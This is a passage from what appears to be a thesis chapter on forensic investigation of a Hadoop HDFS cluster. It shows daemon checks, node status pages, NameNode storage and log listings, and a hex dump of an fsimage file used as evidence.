Figure 5.6 shows the "JPS" command that stands for Java Virtual Machine Process Status Tool, which was employed in this investigation for checking whether Hadoop HDFS daemons are running correctly. These are resource manager, secondary name node, name node, node manager, and data node. This step is essential in both name node and data nodes.

The step was set by the proposed Model for performing clustering reconnaissance. The next step was live and dead acquisition for primary and secondary nodes.




```
hduser@Master:~$ jps
7414 Jps
3255 ResourceManager
2663 SecondaryNameNode
2923 NameNode
```

```
hduser@Slave1:~$ jps
3978 Jps
2636 NodeManager
2462 DataNode
hduser@Slave1:~$
```

```
hduser@Slave2:~$ jps
25476 Jps
2539 NodeManager
2415 DataNode
hduser@Slave2:~$
```

Figure 5.6: JPS Command on Name Node, and Data Nodes

All active and dead nodes are now confirmed. For now, the next step is to find the nodes information based on the different levels. This will facilitate identifying all block activity according to the percentages and details shown in Figures, 5.7, and 5.8. At this stage, live and dead acquisition are confirmed as stated by the following figure 5.7.



Summary

Security is off.

Safemode is off.

1 files and directories, 0 blocks = 1 total filesystem object(s).

Heap Memory used 48.73 MB of 232.5 MB Heap Memory. Max Heap Memory is 889 MB.

Non Heap Memory used 53.57 MB of 54.88 MB Commited Non Heap Memory. Max Non Heap Memory is -1 B.

Configured Capacity:	54.71 GB
DFS Used:	28 KB (0%)
Non DFS Used:	9.02 GB
DFS Remaining:	45.7 GB (83.52%)
Block Pool Used:	28 KB (0%)
DataNodes usages% (Min/Median/Max/stdDev):	0.00% / 0.00% / 0.00% / 0.00%
Live Nodes	1 (Decommissioned: 0)
Dead Nodes	1 (Decommissioned: 0)
Decommissioning Nodes	0
Total Datanode Volume Failures	0 (0 B)
Number of Under-Replicated Blocks	0
Number of Blocks Pending Deletion	0
Block Deletion Start Time	6/20/2017, 7:16:37 AM


Figure 5.7: Name Node (Master Administrator) Information Summary

As illustrated in figure 5.7, there are a number of suspicious activities as marked. These suspicious activities have been documented initially for reporting in detail the in final forensic report.

The First suspicious activity was that security and safe mode were set to “off”. The first concern is the lack of authentication on the Hadoop HDFS cluster for the users, due to the confusion of who a user is and their privileges. This issue can cause serious incidents and vulnerability.

The second activity assumed that all nodes have to be Live, which is not the case. According to the data, the cluster has 1 user active and the other is dead. Both nodes went to further investigations in the next figures to clarify the status. Slaves 1, and 2 were investigated physically for auditing their events.

The third suspicious activity that a data block has been found deleted and this activity was recognised with a timestamp. This activity needs to be checked whether the deletion was by the system as a part of maintenance or intentionally by a registered user. By comparing the timestamp of block deletion and the timestamp of starting the cluster, it is shown that they were the same, and alterations have been made.



Datanode Information

In operation


Node	Last contact	Admin State	Capacity	Used	Non DFS Used	Remaining	Blocks	Block pool used	Failed Volumes	Version
Slave2:50010 (192.168.186.136:50010)	1	In Service	54.71 GB	28 KB	9.02 GB	45.7 GB	0	28 KB (0%)	0	2.7.3
Slave1:50010 (192.168.186.135:50010)	Wed Jun 21 2017 00:52:55 GMT-0700 (PDT)	Dead	-	-	-	-	-	-	-	-

Figure 5.8: Data Node Information (Live & Dead)

The live and dead nodes are confirmed. For this reason, these nodes are identified with the necessary information needed to complete the digital forensic investigation on the Hadoop cluster. Node information is identified based on different levels, such as: node name with port number and IP address, last contact, admin state, and some additional information related to the data management and storage. The figure 5.8 shows this information in detail from the cluster as a part of the search and data collection phase.

From figure 5.8, it is clear that Slave2 is a data node. Slave2 port number 50010 refers to its main purpose of being active, which is used for data transfer, used under configuration parameter "dfs.datanode.address". The last contact of Slave2 was 1 hour ago and is still in service, but not active as mentioned in Admin State. Furthermore, the block pool used by Slave2 is 28 KB containing a number of files that need to be investigated from knowing that the capacity for this node is 57.71 GB and reserved for the Slave2's IP address "192.168.186.136". Regarding Slave1 it is clear that this node is "Dead" and the last contact was Wed Jun 21 2017.

At this stage, logs and event viewers are located to be investigated and to extract some useful information from the name node as it the primary node that contains all the sensitive information about the cluster and other nodes. Figure 5.9 shows the name node journal status and name node storage. This figure locates the paths of logs in the cluster.



NameNode Journal Status

Current transaction ID: 7


Journal Manager	State
FileJournalManager(root=/usr/local/hadoop_tmp /hdfs/namenode)	EditLogFileOutputStream(/usr/local/hadoop_tmp/hdfs/namenode/current /edits_inprogress_0000000000000000007)

NameNode Storage

Storage Directory	Type	State
/usr/local/hadoop_tmp/hdfs/namenode	IMAGE_AND_EDITS	Active

Figure 5.9: Name Node Journal Status & Storage

In figure 5.9, "FilejournalManagement" is named as Journal Manager stated with its path and referred as "EditLogFileOutputStream". In addition, storage directory path is located to refer to all files that contain the available data in regards with the cluster in “edits_inprogress_0000000000000000007”. Figure 5.10 refers to start-up progress of the FSImage.




Startup Progress

Elapsed Time: 0 sec, Percent Complete: 100%

Phase	Completion	Elapsed Time
Loading fsimage /usr/local/hadoop_tmp/hdfs/namenode/current/fsimage_0000000000000000000 353 B	**100%**	**0 sec**
inodes (0/0)	100%	
delegation tokens (0/0)	100%	
cache pools (0/0)	100%	
Loading edits	**100%**	**0 sec**
Saving checkpoint	**100%**	**0 sec**
Safe mode	**100%**	**0 sec**
awaiting reported blocks (0/0)	100%	

Figure 5.10: Start-Up Progress

In figure 5.10, the start-up progress section is the section, which updates the log with all updates of Hadoop HDFS cluster into a file for to be stored. File system image (FSImage) is located at “usr/local/Hadoop_tmp/hdfs/namenode” and updated regularly. It shows that file system image has completed the updating process and is ready for viewing. The figure 5.11 goes into file systems images and log paths for preparing for the next stage “Hypotheses & Examination”.




Index of file:///usr/local/hadoop_tmp/hdfs/namenode/current/

Up to higher level directory

Name	Size	Last Modified
VERSION	1 KB	6/20/17 7:11:50 AM
edits_0000000000000000001-0000000000000000002	1 KB	6/20/17 7:44:14 AM
edits_0000000000000000003-0000000000000000004	1 KB	6/21/17 1:31:39 AM
edits_0000000000000000005-0000000000000000006	1 KB	6/21/17 2:31:40 AM
edits_inprogress_0000000000000000007	1024 KB	6/21/17 2:31:40 AM
fsimage_0000000000000000004	1 KB	6/21/17 1:31:39 AM
fsimage_0000000000000000004.md5	1 KB	6/21/17 1:31:39 AM
fsimage_0000000000000000006	1 KB	6/21/17 2:31:41 AM
fsimage_0000000000000000006.md5	1 KB	6/21/17 2:31:41 AM
seen_txid	1 KB	6/21/17 2:31:40 AM

Figure 5.11: Part of Name Node Storage Directory List

Figure 5.11 represents the edits files and fsimages files that save all activities into these file through that identified path. As shown, the names of these files are identified along with its size and updating of the last modified date. These files log all user events, which facilitates the process of forensic examination.



```
Directory: /logs/

SecurityAuth-hduser.audit                          0 bytes  May 4, 2017 3:08:08 AM
hadoop-hduser-datanode-ubuntu.log              24225 bytes  Jun 19, 2017 5:58:36 PM
hadoop-hduser-datanode-ubuntu.out                718 bytes  May 4, 2017 3:08:13 AM
hadoop-hduser-namenode-Master.log              46635 bytes  Jun 21, 2017 3:09:14 AM
hadoop-hduser-namenode-Master.out               4960 bytes  Jun 20, 2017 7:20:31 AM
hadoop-hduser-namenode-ubuntu.log              36092 bytes  Jun 19, 2017 5:58:36 PM
hadoop-hduser-namenode-ubuntu.out                718 bytes  May 4, 2017 3:08:09 AM
hadoop-hduser-secondarynamenode-Master.log     29070 bytes  Jun 21, 2017 2:31:41 AM
hadoop-hduser-secondarynamenode-Master.out       718 bytes  Jun 20, 2017 7:16:13 AM
hadoop-hduser-secondarynamenode-ubuntu.log     24446 bytes  Jun 19, 2017 5:58:36 PM
hadoop-hduser-secondarynamenode-ubuntu.out       718 bytes  May 4, 2017 3:08:25 AM
mapred-hduser-historyserver-ubuntu.log         44780 bytes  Jun 19, 2017 5:58:36 PM
mapred-hduser-historyserver-ubuntu.out          1477 bytes  May 4, 2017 3:09:24 AM
userlogs/                                       4096 bytes  Jun 19, 2017 5:56:50 PM
yarn-hduser-nodemanager-ubuntu.log             29765 bytes  Jun 19, 2017 5:58:36 PM
yarn-hduser-nodemanager-ubuntu.out              1508 bytes  May 4, 2017 3:08:53 AM
yarn-hduser-resourcemanager-Master.log         35203 bytes  Jun 21, 2017 3:04:31 AM
yarn-hduser-resourcemanager-Master.out          1524 bytes  Jun 20, 2017 7:16:57 AM
yarn-hduser-resourcemanager-ubuntu.log         37652 bytes  Jun 19, 2017 5:58:36 PM
yarn-hduser-resourcemanager-ubuntu.out          1524 bytes  May 4, 2017 3:08:53 AM
```


Figure 5.12: Logs

Figure 5.12 shows all the logs created and stored on the cluster. The log files are for data node, name node, secondary name node, history server, user logs, node manager, and resource manager for all nodes. These files are vital for the process of hypotheses and examination as it went to forensic investigation in order to extract the information shown in the figures.

5.1.1.3 Hypotheses & Examination

To examine the Hadoop HDFS cluster, a data acquisition technique was employed in the phase of search and data collection. Data acquisition is recognised as a bit-by-bit copy of bits and pieces warehoused, such as journal status, storage, log files, and directories found on a logical database on a cluster such as the file system images as shown in section 5.1.1.2. The forensic examination was conducted through extracting system and node information from the Hadoop HDFS cluster and by using "Bless" application to be able to read the binary files. The data acquisition methods declared were used and the system engaged was a Hadoop HDFS Cluster. As a result, the name node and an administration interface provided by Hadoop was used to acquire the data from the cluster.

The figure 5.13, and 5.14 show some of file system images (FSImages) in bit-to-bit files to be later investigated to find digital evidence.



/usr/local/hadoop_tmp/hdfs/namenode/current/fsimage_0000000000000000027 - Bless


fsimage_0000000000000000027

```
00000000 48 44 46 53 49 4D 47 31 16 08 E3 F2 F5 F5 01 10 E8 07 18 HDFSIMG1...........
00000013 E8 07 20 00 28 80 80 80 80 04 30 1B 06 08 81 80 01 10 01 .. .(.....0........
00000026 2A 08 02 10 81 80 01 1A 00 2A 20 08 00 10 FF FF FF FF FF *........* ........
00000039 FF FF FF 7F 18 FF FF FF FF FF FF FF FF FF 01 21 ED 01 02 ...............!...
0000004c 00 00 01 00 00 04 08 00 18 00 08 08 02 10 81 80 01 18 00 ...................
0000005f 08 08 00 10 00 18 00 20 00 06 08 01 10 00 18 00 02 08 02 ....... ...........
00000072 0E 08 02 12 0A 73 75 70 65 72 67 72 6F 75 70 0A 08 01 12 .....supergroup....
00000085 06 68 64 75 73 65 72 CF 01 08 01 10 C1 FF FF FF 0F 22 0D .hduser..........".
00000098 0A 07 4E 53 5F 49 4E 46 4F 10 17 18 08 22 0B 0A 05 49 4E ..NS_INFO....."...IN
000000ab 4F 44 45 10 32 18 1F 22 0F 0A 09 49 4E 4F 44 45 5F 44 49 ODE.2.."...INODE_DI
000000be 52 10 00 18 51 22 1D 0A 17 46 49 4C 45 53 5F 55 4E 44 45 R...Q"...FILES_UNDE
000000d1 52 43 4F 4E 53 54 52 55 43 54 49 4F 4E 10 00 18 51 22 0E RCONSTRUCTION...Q".
000000e4 0A 08 53 4E 41 50 53 48 4F 54 10 05 18 51 22 13 0A 0D 53 ..SNAPSHOT...Q"...S
000000f7 4E 41 50 53 48 4F 54 5F 44 49 46 46 10 09 18 56 22 15 0A NAPSHOT_DIFF...V"..
```

Signed 8 bit: -49
Unsigned 8 bit: 207
Signed 16 bit: -12543
Unsigned 16 bit: 52993
☐ Show little endian decoding
Signed 32 bit: -822015999
Unsigned 32 bit: 3472951297
Float 32 bit: -2.164785E+09
Float 64 bit: -3.76145534959464E+72
☐ Show unsigned as hexadecimal
Hexadecimal: CF 01 08 01
Decimal: 207 001 008 001
Octal: 317 001 010 001
Binary: 11001111 00000001 0000
ASCII Text: ?

Offset: 0x8c / 0x160 Selection: 0x77 to 0x8b (0x15 bytes) INS

Figure 5.13: FSImage File (1)



/usr/local/hadoop_tmp/hdfs/namenode/current/fsimage_0000000000000000025 - Bless

fsimage_0000000000000000025

